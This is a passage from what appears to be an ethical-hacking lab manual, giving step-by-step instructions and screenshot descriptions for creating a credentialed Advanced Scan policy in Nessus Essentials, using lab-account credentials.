
15. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options.



Module 05 – Vulnerability Analysis

16. Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123/qwerty@123**.

Note: Re-enter the created user account credentials, **Admin/password**, if session timeout notification pop-up appears.



Module 05 – Vulnerability Analysis


17. Click the Plugins tab and do not alter any of the options in this window. Click the Save button.

The screenshot shows the Nessus Essentials interface for creating a new policy. The left sidebar includes 'My Scans', 'All Scans', and 'Trash' under 'FOLDERS', and 'Policies', 'Plugin Rules', and 'Terrascan' under 'RESOURCES'. A 'Tenable News' section is present. The main area is titled 'New Policy / Advanced Scan' with tabs for 'Settings', 'Credentials', and 'Plugins'. The 'Plugins' tab is selected, displaying a table of available plugin families. The table has columns for 'STATUS', 'PLUGIN FAMILY', and 'TOTAL'. Most entries are 'ENABLED' with counts ranging from 11459 down to 110. A note on the right states 'No plugin family selected.' At the bottom are 'Save' and 'Cancel' buttons, and a system tray at the bottom right shows the date and time.

18. A **Policy saved successfully** notification pop-up appears, and the policy is added in the Policies window, as shown in the screenshot.


The screenshot shows the 'Policies' page in Nessus Essentials. The left sidebar is identical to the previous screenshot. The main area displays a table of policies. A message box in the center says 'Policy saved successfully'. The table has columns for 'Name', 'Template', and 'Last Modified'. One entry is visible: 'NetworkScan_Policy' (Advanced Scan, Today at 11:04 PM). A 'Search Policies' input field and an 'Import' button are also present.

19. Now, click **Scans** from the menu bar to open **My Scans** window; click **Create a new scan**.

